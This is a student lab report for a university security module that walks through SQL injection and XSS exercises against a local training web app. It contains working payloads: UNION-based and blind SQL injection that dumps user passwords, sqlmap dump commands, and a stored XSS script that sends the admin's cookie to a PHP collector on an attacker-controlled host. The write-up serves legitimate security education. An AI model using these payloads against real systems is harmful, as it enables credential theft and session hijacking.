

Susan Kafle

BSc. (Hons.) Computing, Softwarica College of IT & E-Commerce, Coventry University  
ST6005CEM Security

Arya Pokharel

June 18, 2024

## Contents


SQL.....	3
Lab 1 .....	3
Lab 2 .....	6
Lab 3 .....	9
XSS .....	13
Lab 1: .....	14
Lab 2: .....	15
Lab 3: .....	15

# SQL

## Lab 1

1<sup>st</sup> Step :

cn' UNION select 1,2,3-- -



[Labs](#) / Injection 0x01

User search

---

Username: 1 - Email: 3

2nd Step:

CN' UNION SELECT SCHEMA\_NAME,2,3 FROM INFORMATION\_SCHEMA.SCHEMATA-- -

[Labs](#) / Injection 0x01

User search

---

Username: information\_schema - Email: 3

Username: performance\_schema - Email: 3

Username: peh-labs - Email: 3

**3<sup>rd</sup> Step:**

admin' OR '1'='1

### User search

---

Username: jeremy - Email: jeremy@example.com

Username: jessamy - Email: jessamy@example.com

Username: bob - Email: bob@example.com

**4<sup>th</sup> Step:**

CN' UNION SELECT SCHEMA\_NAME,2,3 FROM INFORMATION\_SCHEMA.SCHEMATA-- -

### User search

---

Username: information\_schema - Email: 3

Username: performance\_schema - Email: 3

Username: peh-labs - Email: 3

**5<sup>th</sup> Step:**

cn' UNION select database(),2,3-- -

### User search

---

Username: peh-labs - Email: 3

**6th Step:**

cn' UNION select TABLE\_NAME,TABLE\_SCHEMA,3 from INFORMATION\_SCHEMA.TABLES  
where table\_schema='peh-labs'-- -

**User search**

---

Username: auth0x02 - Email: 3

Username: auth0x03 - Email: 3

Username: c0x03 - Email: 3

Username: idor0x01 - Email: 3

Username: injection0x01 - Email: 3

Username: injection0x02 - Email: 3

Username: injection0x03\_products - Email: 3

Username: injection0x03\_users - Email: 3

Username: xss0x02 - Email: 3

Username: xss0x03 - Email: 3

**7<sup>th</sup> Step:**

cn' UNION select COLUMN\_NAME,TABLE\_NAME,TABLE\_SCHEMA from  
INFORMATION\_SCHEMA.COLUMNS where table\_name='injection0x01'-- -

**User search**

---

Username: username - Email: peh-labs

Username: password - Email: peh-labs

Username: email - Email: peh-labs

**8<sup>th</sup> Step :**

cn' UNION select username,2,password from injection0x01-- -

**User search**


---

Username: jeremy - Email: jeremyspassword


Username: jessamy - Email: jessamyspassword

Username: bob - Email: bobspassword

## Lab 2



after this login with the default details , during this lab, I got a GET Request with Cookie Session Parameter, as given in the image below, now I'll try to intercept that.



Now, here on playing with the application, we're unable to receive any great outputs but we get some behavioral changes in the application, so we can assume that it can have a potential Blind SQL Vulnerability. We'll be using the concept of Substring here and checking what behavioral changes we found in the application.

Before that create a new txt file


Name : sqlink.txt

using nano sqlink.txt

and put the get request that we got previously

```
$ cat sqlink.txt
GET /labs/i0x02.php HTTP/1.1
Host: 172.17.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://172.17.0.1/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=6967cabefd763ac1a1a88e11159957db
Connection: close
```

In the image given below we're using the concept of SUBSTRINGS in SQL:



After this send repeater response to intruder and add payloads from A-Z and 0-9

2. Intruder attack of http://172.17.0.1

Attack Save Columns

2. Intruder attack of http://172.17.0.1

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Req...	Payload	Status code	Error	Timeout	Length	Comment
27	y	200			2248	
28	z	200			2248	
29	0	200			1347	
30	1	200			2248	
31	2	200			2248	
32	3	200			2248	
33	4	200			2248	
34	5	200			2248	
35	6	200			2248	

Request Response

Pretty Raw Hex

```

1 GET /labs/i0x02.php HTTP/1.1
2 Host: 172.17.0.1
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://172.17.0.1/labs/i0x02.php
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US;q=0.9
10 Cookie: session=6967cabefd763ac1a1a88e11159957db' AND SUBSTRING((SELECT password FROM injection0x02 WHERE username='jessamy'), 1, 1) = 0 #
11 Connection: keep-alive
12

```

Search 0 highlights

Finished

now run command : sqlmap -r sqlinj.txt --level=2 --dump

```

Parameter: session (Cookie)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: session=6967cabefd763ac1a1a88e11159957db' AND 4465=4465 AND 'ShPy'='ShPy

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: session=6967cabefd763ac1a1a88e11159957db' AND (SELECT 4202 FROM (SELECT(SLEEP(5)))Ih
SO) AND 'NeVD'='NeVD

```

```

Database: peh-labs
Table: injection0x01
[3 entries]
+-----+-----+-----+
| email | password | username |
+-----+-----+-----+
| bob@example.com | bobspassword | bob |
| jeremy@example.com | jeremyspassword | jeremy |
| jessamy@example.com | jessamyspassword | jessamy |
+-----+-----+-----+

```




## Lab 3

### Step 1:

cn' union select 1,schema\_name,3,4 from information\_schema.schemata-- -

[Return to the previous page](#)

 **SUSHI SUPPLIES**

**Product search**  
To view the full details of a product, please use the search below.

1

information\_schema

14円

Place order! (coming soon)

2

performance\_schema

14円

Place order! (coming soon)

3

performance\_schema

14円


Place order! (coming soon)

Step 2:

cn' union select 1,database(),2,3-- -

### Product search

To view the full details of a product, please use the search below.



13円

peh-labs

Place order! (coming soon)

Step 3:



#### Product search

To view the full details of a product, please use the search below.

	<div>auth0x52</div> <div>14円</div> <div>Place order! (coming soon)</div>
	<div>auth0x53</div> <div>14円</div> <div>Place order! (coming soon)</div>

	<div>c0x03</div> <div>14円</div> <div>Place order! (coming soon)</div>
	<div>isor0x01</div> <div>14円</div> <div>Place order! (coming soon)</div>

14円

	<div>14円</div> <div>injection0x01</div> <div>Place order! (coming soon)</div>
	<div>14円</div> <div>injection0x02</div> <div>Place order! (coming soon)</div>
	<div>14円</div> <div>injection0x03_products</div>

Step 3:

cn' union select 1, password, 3, 4 from injection0x03\_users-- -

## Product search

To view the full details of a product, please use the search below.



14円


onigirigadaisuki

Place order! (coming soon)

XSS


## Lab 1:

`<img src=x onerror="alert(1)">`



## Lab 2:

\<a onmouseover="alert(document.cookie)"\>xss link\</a\>



## Lab 3:

create a PHP file in /var/www/html to capture cookie

```
(divine@kali)-[/var/www/html]
$ cat capture.php
<?php
if (isset($_GET['cookie'])) {
    $cookie = $_GET['cookie'];
    file_put_contents('log.txt', $cookie . PHP_EOL, FILE_APPEND | LOCK_EX);
    echo 'Cookie captured';
} else {
    echo 'No cookie found';
}
?>
```

give the required privilege to apache.

```
(divine@kali)-[/var/www/html]
$ sudo chmod -R 755 /var/www/html

(divine@kali)-[/var/www/html]
$ sudo chown -R www-data:www-data /var/www/html/
```

Run the apache server and check the status.

```
$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Sun 2024-06-16 19:12:44 +0545; 3min 8s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 48628 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 48633 (apache2)
    Tasks: 7 (limit: 7082)
   Memory: 13.6M (peak: 14.1M)
      CPU: 189ms
   CGroup: /system.slice/apache2.service
           └─48633 /usr/sbin/apache2 -k start
             └─48636 /usr/sbin/apache2 -k start
               └─48637 /usr/sbin/apache2 -k start
                 └─48638 /usr/sbin/apache2 -k start
                   └─48639 /usr/sbin/apache2 -k start
                     └─48640 /usr/sbin/apache2 -k start
                       └─48689 /usr/sbin/apache2 -k start

Jun 16 19:12:44 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Jun 16 19:12:44 kali apachectl[48632]: AH00558: apache2: Could not reliably determine the
Jun 16 19:12:44 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```

Now make a supp ticket with payload

### Support ticket

XSS

```
<script>fetch('http://10.0.2.15/capture.php?cookie=' + encodeURIComponent(document.cookie));</script>
```

Submit

When the admin logs in to the system, their cookie is found in log.txt



Welcome admin.

Your tickets are listed below.

## Support ticket

Hi admin!

Ticket from: jessamy

Ticket from: XSS

```
$ cat log.txt  
admin_cookie=5ac5355b84894ede056ab81b324c4675
```